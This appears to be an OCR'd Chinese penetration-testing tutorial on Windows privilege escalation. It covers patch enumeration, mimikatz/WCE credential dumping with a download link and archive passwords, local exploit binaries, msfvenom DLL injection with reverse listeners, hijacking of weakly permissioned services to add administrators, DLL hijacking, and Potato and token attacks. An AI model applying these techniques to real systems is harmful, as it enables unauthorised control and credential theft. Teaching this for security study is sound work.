
详情，请阅读文末的参考资料：Windows 内核漏洞利用

- CMD 命令发现是否有阻碍利用的补丁存在
- Metasploit 模块识别缺失的补丁
- power shell 的检测脚本
- 如果某个补丁不存在，查查最后面的表

参考资料 Windows 内核漏洞利用：
https://pentestlab.blog/2017/04/24/windows-kernel-exploits/


用户名密码或 Hash 获取： 1.WCE: 2.mimikatz: 3.get-pass 下载地址： 下载地址：链接: https://pan.baidu.com/s/1QB4XpFGxjS-_edgJnWWL9A 提取码:

nfdm 解压密码：t00ls.net win2008 测试成功。




windows 提权辅助工具 Windows-Exploit-Suggester:https://github.com/GDSSecurity/Windows-Exploit-Suggester

python 脚本，支持 python2.7，需要安装 xldr 模块。 1.先更新漏洞库 python2 windows-exploit-suggester.py --update




2. 生成目标系统的系统信息文件： systeminfo > 1.txt




3.

查看系统漏洞： python2 windows-exploit-suggester.py --database 2019-10-08-mssb.xls --systeminfo 1.txt




根据结果显示存在的漏洞寻找对于漏洞的提权方法。


IIS6 提权 IIS6 提权工具是一款 windows 本地溢出工具，主要作用就是可以将低权限用户提升为系统权限，常见于 webshell 提权，补丁号为 KB970483 低权限用户：




发现我们现在是 network 权限，调用 iis6.exe



发现变成 system 权限了，现在可以继续执行添加用户命令



然后添加到管理组




ms11080

ms11080 提权是一款 windows 本地溢出工具，主要作用就是可以将低权限用户提升为系统权限，常见于 webshell 提权 低权限：

发现我们现在是 network 权限，调用 11080.exe 并执行


PR 提权 PR 提权工具是一款 windows 本地益出工具，主要作用就是可以将低权限用户提升为系统权限，常见于 webshell 提权，补丁号为 KB952004。 低权限：

发现我们现在是 network 权限，调用 pr.exe



巴西烤肉提权 巴西烤肉提权工具是一款 windows 本地溢出工具，主要作用就是可以将低权限用户提升为系统权限，常见于 webshell 提权，漏洞补丁号为 KB956572 低权限：

发现我们现在是 network 权限，调用 churrasco.exe



6.DLL 注入

在另一个进程的内存空间中以注入 DLL 的形式运行任意代码，得到的权限取决于另一个进程自身的上下文权限（你有多少权限，我就有多少权限）

1.需要将 DLL 放入磁盘 2.“CreateRemoteThread”调用“LoadLibrary” 3.反射加载器函数将尝试使用适当的 CPU 寄存器找到目标进程的进程环境块（PEB），并从中尝试查找 kernel32dll 和任何其他所需库的内存中的地址。 4.发现所需 API 函数的内存地址，例如 LoadLibraryA，GetProcAddress 和 VirtualAlloc。 5.上面的函数将用于将 DLL 正确加载到内存中并调用其执行 DLL 的入口点 DllMain。

*创建 **DLL***

通过 Metasploit 的 msfvenom 创建 DLL，生成包含特定的有效载荷的 DLL。 设置 metasploit 监听器，以便在恶意 DLL 注入进程后反向链接回来

*远程 **DLL** 注入器*

您需要下载这个工具：Remote DLL Injector 地址：https://securityxploded.com/remote-dll-injector.php 图形化界面：https://securityxploded.com/remotedll.php

该工具使用了使用 CreateRemoteThread 技术支持 DLL 注入，而 CreateRemoteThread 又是 windows API 中的一个函数的命名，它可以在另一个进程中，创建一个线程。 如果您对此函数感兴趣的话，可以阅读文末参考资料：CreateRemoteThread 函数

- 注意，这是一段很小的 C++代码，您只需要关注英文单词的意思即可读懂。
- 同理：LoadLibrary 也是函数，可以直接在 windows 开发人员中心中搜索即可。代码只有一句话，可以加载.dll 文件或.exe 文件

该工具能够将 DLL 注入启用了 ASLR 保护机制的进程：关于 ASLR 可以阅读参考资料内存随机化保护(ASLR)简介 如果成功注入 DLL，它将返回具有进程权限的 meterpreter 会话

metasploit 也具有用于执行 DLL 注入的特定模块，PowerSploit 也具有用于执行 DLL 注入的模块。 以上所有详情，请阅读文末的参考资料：DLL 注入

- 关于 PowerSploit 它是 powershell 的渗透框架，和 nishang 一样，详情请阅读文末的参考资料：Powershell & Powersploit 入门

参考资料 DLL 注入：https://pentestlab.blog/2017/04/04/dll-injection/ CreateRemoteThread 函数：https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-createremotethread 内存随机化保护(ASLR)简介:https://introspelliam.github.io/2017/07/14/0day/%E5%86%85%E5%AD%98%E9%9A%8F%E6%9C%BA%E5%8C%96%E4%BF%9D%E6%8A%A4-ASLR-%E7%AE%80%E4%BB%8B/ Powershell & Powersploit 入门：https://www.secpulse.com/archives/55893.html

7.弱服务权限

由于各种文件夹，服务的权限配置不当造成的安全问题，叫弱服务权限

在 windows 中，经常会出现使用 system 权限运行的服务，而且这些服务还没有被进行安全的设置。 这些服务主要是使用了第三方的软件带来的。 总之是系统上存在的服务和文件夹的权限没有设置好。

借助 meterpreter 得到 shell 以后，可以使用微软提供的工具 AccessChk v6.12 来检查一下账户具备的权限 AccessChk v6.12 下载地址：https://docs.microsoft.com/zh-cn/sysinternals/downloads/accesschk

通过工具发现用户可以修改的所有服务，其中有一条是 apache 服务器的 Service*All*Access，从单词来看就具备所有访问权的意思。 感兴趣的可以阅读文末的参考资料：服务安全和访问权限

既然是 Service*All*Access，那么文末可以完全的控制此服务，可以修改此服务的属性。 通过命令 sc qc Apache，获取服务的配置信息。配置中的 BINARY*PATH*NAME 参数可以执行系统上的任何命令。 将这里的值，修改成添加用户到本地管理员组的命令，从而通过此方法提升权限。 修改以后在下次服务重启时生效。由于更改了它的配置，重启以后 apache 服务肯定是失败的，它被改成我们自己的添加用户的命令了。 添加用户命令将执行成功。

metasploit 也有模块可以很容易的利用弱服务权限，PowerSploit 也同理 详情，请阅读文末的参考资料：弱服务权限

参考资料 弱服务权限：https://pentestlab.blog/2017/03/30/weak-service-permissions/ 服务安全和访问权限：https://docs.microsoft.com/en-us/windows/win32/services/service-security-and-access-rights

8.DLL 劫持

应用程序和服务启动时，先找 DLL，如果这些 DLL 不存在或设置不安全就可以把正宗的 DLL 换成恶意的 DLL 文件。

几个关键点

- 应用程序加载 DLL 时的各种目录
- 检查系统具有 system 权限的所有进程是否缺少 DLL
- 注意软件安装的路径，以及安装编程语言环境时的 Path 变量
- 使用 Metasploit 生成 payload，根据上下文重命名，放入 Process Monitor 发现的缺少 DLL 的路径中
- PowerSploit 也可以完成以上部分

就是看程序在哪里加载 DLL，把这些位置的 DLL 换成恶意的

详情，请阅读文末的参考资料：DLL 劫持

参考资料 DLL 劫持：https://pentestlab.blog/2017/03/27/dll-hijacking/

9.权限提升技术代号 Hot potato，热土豆

各种工具使用热土豆漏洞，请阅读文末参考资料：热土豆 代号 potato 原理，请阅读文末参考资料：Hot Potato – Windows 权限提升

几个关键信息：

- NTLM 中继，NBNS 欺骗
- 本地 NBNS 欺骗：查 hosts，查 DNS，最后查 NBNS。伪造 NBNS 的回复请求，欺骗他过来进行身份认证


- UDP 端口耗尽技术来强制系统上的所有 DNS 查找失败，最终进行 NBNS 查询
- 假 WPAD 代理服务器
- HTTP – > SMB NTLM 中继

参考资料

热土豆：https://pentestlab.blog/2017/04/13/hot–potato/ Hot Potato – Windows 权限提升：https://foxglovesecurity.com/2016/01/16/hot–potato/

10. Juicy Potato (T1134 - 访问令牌操作)

https://ohpe.it/juicy–potato/ https://ci.appveyor.com/project/ohpe/juicy–potato/build/artifacts



11.权限提升知识上下文获取之过程分享

理想很丰满，现实很骨感。 token 是什么，我不是科班出身行不行？我没有基础怎么办？去哪里学习？

稳住，我们需要外力的借助，来一波信息差的弥补。 没有上下文的支撑，你我他全部凉凉，且看我如何解决掉信息差这个问题的。 实话跟你们说，在接触提权时，我第一次看见 token，system 等术语。

首先，推荐信息收集平台：wiki，我在 wiki 中输入 token，进一步在文末发现了引用文章。 它指引我来到了，Windows 开发人员中心，初看一眼，酷。得到参考资料：access token（访问令牌）

Windows 开发人员中心，这是我推荐的第二个信息收集平台。这帮助我们从函数到术语都铺好了信息之路。 因为底层代码对于我们来说，遥不可及却又触手可得，借助此手册，我们一眼就可以发现最关键的地方，从而具备 阅读大牛写的攻略的能力。只要读得明白别人写的什么意思，那么你的潜力将会无穷大。

阅读完以上推荐后，您将具备以下知识，至少您会懂得怎么去查，释放大脑的记忆： sid，gid 这是用户和用户组的标志符。操作 token 的函数，结构体，枚举类型。 有了这些基础以后，我们可以进一步去阅读核心代码，感觉就像和是看英语单词一样。

然后，也是最后的大家都清楚的一个平台，也不需要我推荐了：github

当您在学习的过程中遇到以下陌生术语时，请优先阅读参考资料：从零开始内网渗透学习

- active directory(AD 域，活动目录，域)
- krbtgt 账号，你建立了域集中管理一批机器，客户端要接入工作肯定就要账号密码认证
- 通道代理等其他渗透步骤内容这些就不再这里醍醐灌顶了，这里就谈提权相关术语吧

- 这里介绍一个命令：whoami /? 掌握每个命令的帮助手册是最重要的依靠，根据帮助每一个命令敲一下你就懂了。
- 其他 cmd 命令你复现不出来，几乎可以确定你用的是 windows7 或者 10，其实肯定命令默认是在服务器上面运行的。

参考资料： access token：https://docs.microsoft.com/zh-cn/windows/win32/secauthz/access-tokens 从零开始内网渗透学习：https://github.com/l3m0n/pentest_study

12. token_privEsc

工具地址：https://github.com/sailay1996/tokenx_privEsc

配合 metasploit 实现 使用 metasploit 的扩展模块 meterpreter

meterpreter> getsystem

离开 metasploit

如果您对 meterpreter 较为模糊，建议回头学习一下 metasploit 部分，这里推荐参考资料：渗透攻防工具篇-后渗透阶段的 Meterpreter 也就是说通过漏洞，有效载荷等步骤以后直接到了 meterpreter 部分，这是进入了别人的 shell 部分了。你要得到系统权限，直接运行 getsystem，喝杯咖啡静候佳音就行了。

